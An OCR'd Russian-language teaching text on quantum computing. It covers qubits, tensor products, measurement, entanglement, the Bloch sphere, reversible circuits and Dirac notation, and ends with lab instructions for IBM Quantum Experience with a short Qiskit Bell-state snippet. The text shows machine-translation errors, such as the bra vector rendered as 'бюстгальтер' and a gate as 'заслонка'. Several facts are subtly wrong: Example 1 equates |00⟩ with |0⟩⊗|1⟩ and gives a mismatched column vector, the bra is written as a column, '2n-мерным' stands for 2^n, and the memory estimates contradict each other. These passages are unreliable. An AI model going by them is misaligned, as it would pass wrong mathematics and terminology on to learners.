В классической теории информации ЭВМ оперируют с битами, которые могут быть в двух разных состояниях нуля или единицы. В квантовых же вычислениях существует понятие квантового бита (кубита), содержащего в себе суперпозицию (взаимосвязь) нуля и единицы. Пусть имеем вычислительную систему, состоящую из двух базисных состояний |0> и |1>. Приравняем эти базисные состояния с двумя ортогональными векторами (10) и (01) соответственно. Один кубит может находиться в любой суперпозиции $\alpha_0|0\rangle + \alpha_1|1\rangle$, $|\alpha_0|^2 + |\alpha_1|^2 = 1$. Соответственно, 1 кубит находится в векторном пространстве C^2. Аналогичным образом можем думать о системах из более чем одного кубита, которые существуют в пространстве тензорных произведений нескольких систем кубитов. Например, система с 2 кубитами имеет 4 базовых положения: |0>⊗|0>, |0>⊗|1>, |1>⊗|0>, |1>⊗|1>. В данных выражениях |1>⊗|0> предполагает нахождение первого кубита в базисном состоянии |1>, а второй кубит – в базисном состоянии |0>. В общем, регистр из n кубит имеет 2^n базисных состояний, каждое из которых имеет вид $|b_1\rangle \otimes |b_2\rangle \otimes ... \otimes |b_n\rangle$, где $b_i = \{0,1\}$. Можем сократить это до $|b_1 b_2 ... b_n\rangle$. Поскольку битовые цепочки длины n можно рассматривать как целые числа от 0 до $2^n - 1$, также можно записать базисные состояния в виде чисел $|0\rangle$, $|1\rangle$, ..., $|2^n - 1\rangle$. Обратите внимание, что вектор, соответствующий базисному состоянию кубита |x>, является 2n-мерным вектором, который имеет 1 в x-й позиции и 0 в любом другом месте (здесь мы рассматриваем x как целое число в $\{0, ..., 2^{n-1}\}$ и считаем позиции в векторе, начиная с позиции 0). Отсюда следует, что базисные состояния двух кубитов |x> и |y> ортогональны, если $x \neq y$. Другой способ увидеть эту ортогональность – использовать правила тензорного произведения:

$$\langle x|y\rangle = \langle x_1|y_1\rangle \otimes \ ... \ \otimes \langle x_n|y_n\rangle = \langle x_1|y_1\rangle \ ... \ \langle x_n|y_n\rangle$$

Поскольку $\langle\langle x_k | y_k \rangle = \delta_{x_k, y_k}$, видим, что базисные состояния |x> и |y> будут ортогональными, как только есть хотя бы одна позиция k, биты которой различаются. Квантовый регистр из n кубитов может находиться в любой суперпозиции

$$\alpha_0 |0\rangle + \alpha_1 |1\rangle + ... + \alpha_{2^n-1} |2^n - 1\rangle, \qquad \sum_{j=0}^{2^n-1} |\alpha_j|^2 = 1. \tag{10}$$

Измеряя в вычислительном базисе, получим битовое состояние $|j\rangle$с вероятностью $|\alpha_j|^2$. Измерение состояния только первого кубита будет соответствовать проективному измерению, которое имеет два проектора $P_0 = |0\rangle\langle 0| \otimes I_{2^{n-1}}$ и $P_1 = |1\rangle\langle 1| \otimes I_{2^{n-1}}$. Например, применение этого измерения к состоянию

$$\frac{1}{\sqrt{3}} |0\rangle |\phi\rangle + \sqrt{\frac{2}{3}} |1\rangle |\psi\rangle \tag{11}$$

дает результат 0 с вероятностью 1/3; тогда состояние становится |0>|φ> и получаем результат 1 с вероятностью 2/3; тогда состояние становится |1>|ψ>. Точно так же измерение состояния первых n кубитов в вычислительном базисе соответствует проективному измерению, имеющему 2^n проекторов $P_j = |j\rangle\langle j| \otimes I_{2^m}$ для $j = \{0,1\}^n$. Выделим особо одно из важнейших квантовых свойств – запутанность, относящуюся к квантовой корреляции среди определенных наборов кубитов. Пусть имеем квантовый регистр, состоящий из пары кубитов. Допустим, что он находится в состоянии

$$\frac{1}{\sqrt{2}} |00\rangle + \frac{1}{\sqrt{2}} |11\rangle. \tag{12}$$

Для симуляции и описания состояний кубита используется механизм Гильбертова пространства. Главной особенностью данного пространства

является то, что все векторы данного пространства имеют четко определенное векторное произведение, а норма f может быть вычислена как:

$$f = \sqrt{\langle f, f \rangle}$$

В определениях Дирака скобка <f| обозначает «бра» вектор в Гильбертовом пространстве состояний, а сопряженный с ним |f> «кет» вектор (вместе «бра-кет»). В квантовой теории информации кубит можно представить в виде следующего уравнения:

$$|\psi\rangle = \alpha|0\rangle + \beta|1\rangle \tag{13}$$

Здесь ψ является волновой функцией одного кубита. Комплексные числа α и β являются амплитудами состояний, причем их область значений может меняться на интервале [0, 1]. Также вводится следующее ограничение:

$$|\alpha|^2 + |\beta|^2 = 1$$

Модуль в уравнении (6) вводится для того, чтобы исключить отрицательный результат после возведения в квадрат комплексное число. Числа $|\alpha|^2$ и $|\beta|^2$ называют вероятностями состояний 0 и 1, поэтому уравнение (6) вполне логично. В уравнении (5) состояния описываются с использованием двоичной системы счисления.

Также можно представить кубит в виде геометрической интерпретации при помощи сферы Блоха. Для этого необходимо представить комплексные амплитуды α и β из уравнения (5) в следующей форме:

$$|\psi\rangle = \cos\frac{\theta}{2}|0\rangle + e^{i\varphi}\sin\frac{\theta}{2}|1\rangle . \tag{14}$$




Рис. 1. Сфера Блоха

Регистр состояний (модель квантового регистра)

Один кубит, который описывается при помощи уравнения волновой функции, в матричной форме может быть представлен как вектор столбец вида $[\alpha \quad \beta]^T$. Здесь стоит заметить, что для вычислений необходимо только знать амплитуды состояний. Вектор столбец состояний представляет собой при моделировании квантовый регистр. В случае если квантовый регистр содержит более одного кубита, уравнение, для примера, описывающее квантовую систему из 2-х кубит, выглядит следующим образом:

$$|\psi\rangle = |\psi_1\rangle \otimes |\psi_2\rangle = \lambda_1|00\rangle + \lambda_2|01\rangle + \lambda_3|10\rangle + \lambda_4|11\rangle, \tag{15}$$

где $\lambda_1 = \alpha_1\alpha_0$, $\lambda_2 = \alpha_1\beta_0$, $\lambda_3 = \beta_1\alpha_0$, $\lambda_4 = \beta_1\beta_0$. Или в матричной форме как вектор столбец вида $[\lambda_1 \quad \lambda_2 \quad \lambda_3 \quad \lambda_4]^T$. В общем случае квантовый регистр описывается как:

$$|\psi\rangle = |\psi_1, \psi_2, ..., \psi_n\rangle = |\psi_1\rangle \otimes |\psi_2\rangle \otimes ... \otimes |\psi_n\rangle \tag{16}$$

где ψ_i, $i = 1...n$ волновые функции отдельно взятых кубит, а n – общее количество кубит в моделируемой квантовой системе. Здесь открывается основная проблема, которая существует при моделировании квантовых

вычислений. Чтобы эффективно моделировать квантовые алгоритмы, необходим квантовый регистр с количеством кубит более 128. Однако уже при 40 кубитах возникают трудности с объемом памяти, так как необходим объем в размере 1 ТБ только для того, чтобы хранить вектор состояний. Объем необходимой памяти при моделировании берется из расчета $N = 2^n$ байт для n-кубит. Такой расчет выходит из-за того, что при вычислениях имеют место запутанные состояния, при которых мы не можем отдельно моделировать воздействия на каждый или пары кубитов.

Запутанность

Пара кубит называется запутанной, если уравнение, описывающее их поведение, принимает следующий вид:

$$|\psi\rangle = \lambda_1|00\rangle + \lambda_4|11\rangle \quad \text{или} \quad |\psi\rangle = \lambda_2|01\rangle + \lambda_3|10\rangle$$

С точки зрения физической системы реального квантового компьютера, пара кубитов начинает вести себя так, что при воздействии на один кубит, изменяется состояние второго кубита, с которым первый был запутан. Характерной особенностью запутанных или несепарабельных состояний является то, что для их создания необходимы нелокальные унитарные преобразования, то есть действующие одновременно на разные кубиты. Запутанность, возникнув благодаря некоторому взаимодействию между кубитами, способна сохраняться и далее, когда это взаимодействие становится несущественным. Основная проблема, которая возникает при моделировании в случае запутанных состояний, состоит в том, что из-за таких состояний при симуляции поведения квантового компьютера приходится осуществлять работу с матрицами преобразования модели квантового регистра (вектора столбца) и хранить весь вектор состояний (2^n байт для n-кубит). При этом мы не имеем возможности вначале применять операции над кубитами и только затем произвести вычисление состояний как в уравнении (5) для экономии памяти ЭВМ. Матрица преобразований займет в памяти еще большое место

равное $2^n \times 2^n$ для n-кубит. Поэтому уже при моделировании 20 кубитов будут возникать существенные проблемы из-за ограничения аппаратуры. Запутанность может происходить в реальной физической системе и используется в большинстве квантовых алгоритмов, поэтому нельзя исключать данную возможность из симулятора, хотя данный подход и ведет к экспоненциальному увеличению затрачиваемой памяти. Однако на данный момент существуют алгоритмы, которые уменьшают, используемую память при моделировании и оптимизация процесса вычислений.

Квантовый параллелизм

Рассмотрим одно из немаловажных свойств-преимуществ использования квантовых вычислений, которые часто используется для реализации квантовых примитивов и алгоритмов, называемое квантовым параллелизмом [48] вычислений. Рассмотрим следующий пример. Пусть имеем алгоритм классического вида, вычисляющий функцию $f : \{0,1\}^n \to \{0,1\}^m$. На основании этой информации разработаем квантовую схему U (для простоты восприятия наполним ее лишь гейтами Тоффоли [49]), показывающей, что |z>|0> → |z>|f(z)>, $z \in \{0,1\}^n$. Предположим, что с помощью использования U и суперпозиции всех входов z:

$$U\left(\frac{1}{\sqrt{2^n}} \sum_{z\in\{0,1\}^n} |z\rangle|0\rangle\right) = \frac{1}{\sqrt{2^n}} \sum_{z\in\{0,1\}^n} |z\rangle|f(z)\rangle. \quad (17)$$

Отмечу использование U лишь единожды, однако финальная суперпозиция содержит f(z) для всех 2^n входных значений z.

Суперпозиция

Рассмотрим некоторую физическую систему, которая может находиться в разных, взаимоисключающих классических состояниях. Поскольку мы обычно начинаем отсчет с 0 в этих заметках, мы называем эти состояния |0>, |1>, ..., |N – 1>. под «классическим» состоянием мы понимаем состояние, в

котором система может быть найдена, если мы ее наблюдаем. Чистое квантовое состояние (обычно называемое просто состоянием) |φ> представляет собой суперпозицию классических состояний, записываемую

$$\left|\varphi\right\rangle = \alpha_0\left|0\right\rangle + \alpha_1\left|1\right\rangle + ... + \alpha_{N-1}\left|N-1\right\rangle. \quad (18)$$

Здесь α_0 − комплексное число, которое называется амплитудой |i> в |φ>. Интуитивно квантовое состояние системы |φ> представляет собой «одновременно все классические состояния», каждое состояние имеет определенную амплитуду. Оно находится в состоянии |0> с амплитудой α_0, в состоянии |1> с амплитудой α_1 и т.д. Математически состояния |0>, ..., |N – 1> образуют ортонормированный базис N-мерного гильбертова пространства (то есть N-мерного векторного пространства, снабженного внутренним произведением). Квантовое состояние |φ> − это вектор в этом пространстве, обычно записываемый как N-мерный вектор-столбец его амплитуд:

$$\left|\phi\right\rangle = \begin{pmatrix} \alpha_0 \\ \dots \\ \dots \\ \dots \\ \alpha_{N-1} \end{pmatrix}.$$

Такой вектор иногда называют "кет" [50]. Сопряженное транспонирование − это следующая вектор-строка, иногда называемая «бра»:

$$\left\langle\phi\right| = \begin{pmatrix} \alpha^*_0 \\ \dots \\ \dots \\ \dots \\ \alpha^*_{N-1} \end{pmatrix}.$$

Причина этой терминологии (из-за Дирака) заключается в том, что внутренний произведение <φ,ψ> между двумя состояниями соответствует скалярному произведению между бюстгальтером и кет-вектором («скобкой»):

<φ|·|ψ>, сокращенно <φ|ψ>. Мы можем комбинировать различные гильбертовы пространства, используя тензорное произведение: если |0>, ..., |N – 1> ортонормированный базис пространства H_A и |0>, ..., |M – 1> ортонормированный базис пространства H_B, то пространство тензорного произведения

$$H = H_A \otimes H_B, \tag{19}$$


где NM-мерное пространство, натянутое на множество состояний {|i> ⊗ |j> i∈{0, ..., N − 1}, j∈{0, ..., M − 1}}. Произвольное состояние в H вида

$$\sum_{i=0}^{N-1}\sum_{j=0}^{M-1}\alpha_{ij}\left|i\right\rangle \otimes \left|j\right\rangle.$$

Такое состояние называется двудольным. Точно так же у нас могут быть трехчастные объекты, которые «живут» в гильбертовом пространстве, которое является тензорным произведением трех меньших гильбертовых пространств и т.д. Есть две вещи, которые мы можем сделать с квантовым состоянием: измерить его или позволить ему развиваться унитарно, не измеряя его. Сначала займемся измерением.

Обратимые вычисления

Теория квантовых вычислений связана с теорией обратимых вычислений. Вычисление является обратимым, если всегда возможно однозначно восстановить вход по заданному выходу. Например, операция обратима, если выходной бит равен 0, тогда входной бит должен быть равен 1, и наоборот. С другой стороны, операция и не является обратимой (рис. 6). Как мы сейчас опишем, любое (обычно необратимое) вычисление может быть преобразовано в обратимое вычисление. Это легко увидеть на схемной модели вычислений. Каждый вентиль в конечном семействе вентилей можно сделать обратимым, добавив при необходимости дополнительные входные и выходные провода.



x	$\overline{x}$
0	1
1	0

x	y	$x \wedge y$
0	0	0
0	1	0
1	0	0
1	1	1

Рис. 2. Гейты NOT и AND

Например, заслонку можно сделать реверсивной, добавив дополнительный входной провод и два дополнительных выходных провода (рис. 3). Обратим внимание, что дополнительная информация, необходимая для отмены операции, теперь сохраняется и учитывается. В то время как при любой физической реализации логически необратимых вычислений информация, которая позволила бы обратить их вспять, каким-то образом отбрасывается или поглощается окружающей средой.




Рис. 3. Реверсивный вентиль AND

Реверсивный вентиль сохраняет копию входов и добавляет значения x0 и x1 (обозначенные x1∧x2) к значению в дополнительном входном бите. Установив дополнительный входной бит на 0 и отбросив копии x0 и x1, можем смоделировать необратимый входной порт. Обратимый вентиль, который на

самом деле является вентилем Тоффоли является обобщением шлюза (обратимый вентиль), где два бита контролируют, применяется ли он к третьему биту, путем простой замены всех необратимых компонентов их обратимыми аналогами. Если начнем с выхода и запустим схему в обратном направлении (заменяя каждый вентиль его инверсией), снова получим вход. Обратимая версия может вводить некоторое постоянное количество дополнительных проводов для каждого гейта. Таким образом, если у нас есть необратимая схема с глубиной T и пространством S, мы можем легко построить обратимую версию, которая использует всего O(S + ST) пространства и глубины T. Кроме того, дополнительная «мусорная» информация, сгенерированная путем превращения каждого логического элемента в реверсивный, также может быть стерта в конце вычисления, сначала скопировав вывод, а затем запустив обратимую схему в обратном порядке, чтобы снова получить начальное состояние. Конечно, копирование должно выполняться обратимым образом, а это означает, что мы не можем просто перезаписать значение изначально в регистре копирования. Обратимое копирование может быть достигнуто последовательностью узлов, которые исключают копирование значения со значением, изначально находящимся в регистре копирования. Установив изначально биты в регистре копирования на 0, достигли желаемого эффекта. Эта обратимая схема для вычисления функции проиллюстрирована на рис. 4.

В общем случае, учитывая реализацию (не обязательно обратимой) функции f, мы можем легко описать обратимую реализацию вида $(x, c) \rightarrow (x, c \oplus f(x))$.




Рис. 4. Схема для обратимого вычисления f(x)

Начнем с ввода. Вычислить f(x) с использованием обратимой логики, возможно, сгенерировав некоторые лишние "мусорные" биты j1 и j2. Блок C представляет схему, состоящую из реверсивных вентилей. Затем скопируем вывод y = f(x) в другой регистр. Наконец, запустим схему для C в обратном направлении (заменяя каждый вентиль своим обратным вентилем), чтобы стереть содержимое регистров вывода и рабочего пространства. Обратим внимание, что записываем операцию обратной схемы как C_f^{-1} с небольшими накладными расходами. Существуют более сложные методы, которые часто можно применять для создания обратимых цепей с другими временными и пространственными ограничениями, чем описано выше. Описанный нами подход призван продемонстрировать, что в принципе всегда можем найти некоторую обратимую схему для любого данного вычисления. Я мог бы сделать выбор в пользу более экологичной и некомпьютерной избыточной или ненужной информации и повторно использовать очищенную память для других вычислений. Однако простое отбрасывание избыточной информации на самом деле не влияет на результат вычислений. В квантовых вычислениях отбрасывание информации, которая коррелирована с битами, которые вы храните, кардинально меняет результат вычисления. По этой причине теория обратимых вычислений играет важную роль в разработке квантовых

алгоритмов. Подобно классическому случаю, обратимые квантовые операции могут эффективно моделировать необратимые квантовые операции (а иногда и наоборот), поэтому мы обычно сосредотачиваем внимание на обратимых квантовых вентилях. Однако для целей реализации или разработки алгоритмов это не всегда требуется (например, можно грамотно сконфигурировать специальные семейства необратимых вентилей для эффективного моделирования обратимых).

Обозначение дирака и гильбертовы пространства

Обозначение линейной алгебры, используемое в квантовых вычислениях, вероятно, будет знакомо изучающим физику, но может быть чуждо изучающему математику или информатику. Дирак нотация, изобретенная Полем Дираканом, часто используется в квантовой механике. В учебниках по математике и физике векторы часто отличаются от скаляров, записывая стрелку над идентифицирующим символом. В нотации Дирака символ, идентифицирующий вектор, записывается внутри «ket» и выглядит как |a>. Мы обозначаем двойственные векторные форумы (определенные позже) «бра», записываемым как <a|. Тогда внутренние продукты будут записаны как «бра-кет» (например, <a|b>). Мы внимательно рассмотрим определения основных алгебраических объектов, представляющих интерес, используя нотацию Дирака. Векторные пространства, которые мы рассматриваем, будут над комплексными числами и являются конечномерными, что значительно упрощает необходимую математику. Такие векторные пространства являются членами класса векторных пространств, называемых гильбертовыми пространствами. На данный момент ничего существенного не достигается строгим определением того, что такое гильбертово пространство, но практически вся литература по квантовым вычислениям ссылается на конечномерное комплексное векторное пространство под названием «гильбертово пространство», и поэтому мы будем следовать этому условию. Мы будем использовать H для обозначения

такого пространства. Поскольку оно конечномерно, можем выбрать базис и альтернативно представить векторы (кет) в этом базисе как конечные векторы-столбцы, а также операторы с конечными матрицами. Гильбертовы пространства, представляющие интерес для квантовых вычислений, обычно имеют размерность 2^n для некоторого положительного целого числа, поскольку, как и в случае с классической информацией, будем строить более крупные пространства состояний путем конкатенации цепочки более мелких систем, обычно размера два. Будем фиксировать удобный базис и называть его вычислительным базисом. В этом базисе обозначим 2^n-векторы в нотации Дирака двоичными строками длины n:

$$|00...00\rangle, \quad |00...01\rangle, \quad ..., \quad |11...10\rangle, \quad |11...11\rangle.$$

Произвольный вектор из H можно записать либо как взвешенную сумму базисных векторов в нотации Дирака, либо как матрицу с одним столбцом. Пример 1. В H размерности 4, вектор

$$\sqrt{\frac{2}{3}}|00\rangle + \frac{i}{\sqrt{3}}|11\rangle = \sqrt{\frac{2}{3}}|0\rangle \otimes |1\rangle + \frac{i}{\sqrt{3}}|1\rangle \otimes |1\rangle \tag{20}$$

в нотации Дирака можно альтернативно записать как матрицу-столбец

$$\begin{pmatrix} 0 \\ \sqrt{\frac{2}{3}} \\ 0 \\ i/\sqrt{3} \end{pmatrix}.$$

Важно понимать, что это просто альтернативные выражения для одного и того же вектора, оба относительно одного и того же базиса (вычислительного базиса). Можно задаться вопросом, зачем нужно усердно изучать странно выглядящую новую нотацию для векторов, если мы могли бы с таким же успехом использовать представление вектора-столбца. Один из ответов состоит в том, что запись векторов с использованием нотации Дирака сокращает пространство. В частности, при записи разреженных векторов

(имеющих несколько ненулевых компонентов) запись Дирака очень компактна. Базисное состояние n-кубита описывается 2^n-мерным вектором.

В нотации Дирака мы представляем этот вектор двоичной строкой длины n, но представление вектора-столбца будет иметь 2^n компонентов. Для состояний на 2 или 3 кубитах это не так уж важно, но представьте себе запись 8-кубитного состояния с использованием векторов-столбцов. Векторы-столбцы будут иметь $2^8 = 256$ компонентов, что может быть несколько громоздко для записи. Нотация Дирака имеет другие преимущества, и они начнут становиться очевидными, когда начнем работать с такими вещами, как операторы и различные типы векторных продуктов.

Лабораторная работа №1. Однокубитовые и двухкубитовые квантовые схемы

1. Цель работы

Изучение основных однокубитовых квантовых логических алгоритмов. Изучение общих принципов программирования в среде QASM и IBM Quantum Experience. Создание квантовой схемы, которая объединяет кубиты в устройство выполнения логических операций, и применение квантовых вентилей к кубитам для достижения желаемого результата. Предполается создание одного или нескольких кубитов и классических регистров для их измерения в классических регистрах и запуск на моделирующем или реальном квантовом устройстве.

2. Теоретический базис

IBM Quantum Experience – это онлайн-платформа, которая предоставляет пользователям в широкой публике доступ к набору прототипов квантовых процессоров IBM через облако, онлайн-форум для обсуждения соответствующих тем квантовых вычислений, набор руководств по программированию устройств IBM Q и других учебных материалов по квантовым вычислениям. Это пример облачных квантовых вычислений. В IBM Quantum Experience три процессора: два 5-кубитных процессора и 16-кубитный процессор. Эту службу можно использовать для запуска алгоритмов и экспериментов, а также для изучения учебных пособий и моделирования возможностей квантовых вычислений. На сайте также представлен легко обнаруживаемый список исследовательских работ, опубликованных с использованием IBM Quantum Experience в качестве платформы для экспериментов. Квантовые процессоры IBM состоят из сверхпроводящих трансмонов кубитов, расположенных в холодильных камерах в штаб-квартире IBM Research в Исследовательском центре Томаса Дж. Ватсона. Симулятор

дает возможность перетаскивать необходимые гейты на ветви квантовой схемы (рис. 5)




Рис. 5. Программирование с помощью Qiskit в облачной Quantum Lab

Пользователи взаимодействуют с квантовым процессором через модель вычислений квантовой схемы, применяя квантовые вентили к кубитам, используя графический интерфейс, называемый квантовым композитором, записывая код квантового ассемблера или через Qiskit. IBM Quantum Experience позволяет разрабатывать рабочие процессы, включающие как квантовые схемы, так и классические вычисления, и быстро создавать квантовые приложения. Разработка схемы перетаскивания не требует кодирования. Можно создавать квантовые схемы и запускать их на симуляторах или реальном квантовом оборудовании с помощью Circuit Composer. Можно создать, выполнить и анализировать схемы в автономной среде программирования Jupyter.

```
qc = QuantumCircuit(2, 2)
qc.h(0)
qc.cx(0, 1)
qc.measure([0,1], [0,1])

backend_sim = Aer.get_backend('qasm_simulator')
result = backend_sim.run(assemble(qc)).result()
print(result.get_counts(qc))
```

Доступ к IBM Quantum Experience контролируется учетной записью пользователя. Эта учетная запись привязана к учетным данным, используемым для доступа к IBM Quantum Experience. Учетная запись пользователя выполняет две важные функции. Во-первых, учетная запись связана с одним или несколькими поставщиками, которые предоставляют доступ к различным услугам, предоставляемым IBM Quantum Experience. Во-вторых, каждой учетной записи назначается уникальный токен, позволяющий получить доступ к IBM Quantum Experience из Qiskit. Вы можете посетить свою учетную запись на этой странице после входа в систему.



Рис. 6. Вход в систему IBM Quantum Experience

IBM Quantum Experience включает высокопроизводительный симулятор для создания прототипов квантовых схем и алгоритмов и изучения их производительности при реалистичных моделях шума устройства. Бэкэнд симулятора называется ibmq_qasm_simulator. Базовый код похож на qasm_simulator, найденный в Qiskit Aer. Ibmq_qasm_simulator позволяет выполнять выборку схем до 32 кубитов и поддерживает возможность передачи

модели шума для имитации работы схем при работе устройства с шумом. Как показано в информации о конфигурации ниже, имитатор позволяет использовать до 300 цепей на задание и изначально поддерживает широкий спектр унитарных и неунитарных операций.



Рис. 7. Информация о конфигурации OpenQASM

Обратите внимание, что в отличие от реальных квантовых устройств, где задания помещаются в очередь, IBM Quantum Experience может динамически создавать несколько экземпляров симулятора OpenQASM для удовлетворения спроса; при номинальных рабочих нагрузках никогда не нужно ждать запуска ibmq_qasm_simulator. Чтобы симулятор не обрабатывал задания, обработка которых в противном случае не завершилась бы в разумные сроки, задания, отправляемые в ibmq_qasm_simulator, ограничены временем выполнения менее 10 000 секунд (~ 2,75 часа).

3. Задачи, решаемые в работе

1. Изучение работы квантовых логических алгоритмов X, Z и H.
2. Прогнозирование результатов виртуального эксперимента и сравнение результатов теоретических и экспериментальных расчетов.
3. Распознавание неизвестного однокубитового квантового логического алгоритма.

4. Порядок выполнения работы

1. Студент подает кубит на вход известного логического элемента и получает выходной кубит. Студент собирает квантовую схему используя квантовые логические элементы CNOT, X, H и Z, подает на вход цепочки элементов двухкубитовое состояние кубит, получает выходное двухкубитовое состоянииe и, используя матричное представление схемы, сравнивает результаты теоретических расчетов с полученными экспериментальными данными. Результаты работы схемы сравниваются со свойствами алгоритма, известными из теории.



Рис. 8. Квантовая схема алгоритма

2. Используя матричное представление элемента, студент прогнозирует результаты виртуального эксперимента и сравнивает результаты теоретических и экспериментальных расчетов.
3. Студент распознает неизвестный однокубитовый квантовый логический элемент X, Z или H.

5. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.
- Практическая часть, ход выполнения.

- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Дайте определение понятию волновая функция. Каковы ее основные особенности и структура построения
2. Перечислите основные однокубитовые квантовые логические элементы
3. Процесс получения выходного двухкубитового состояния
4. Квантовые регистры

Лабораторная работа №2. Создание программы в квантовой среде QISKit

1. Цель работы

Изучение основ создания и моделирования вычислений и алгоритмов в квантовой среде QISKit. Изучение общих принципов программирования в среде QASM и IBM Quantum Experience. Создание квантовой схемы, которая объединяет кубиты в устройство выполнения логических операций, и применение квантовых вентилей к кубитам для достижения желаемого результата.

2. Теоретический базис

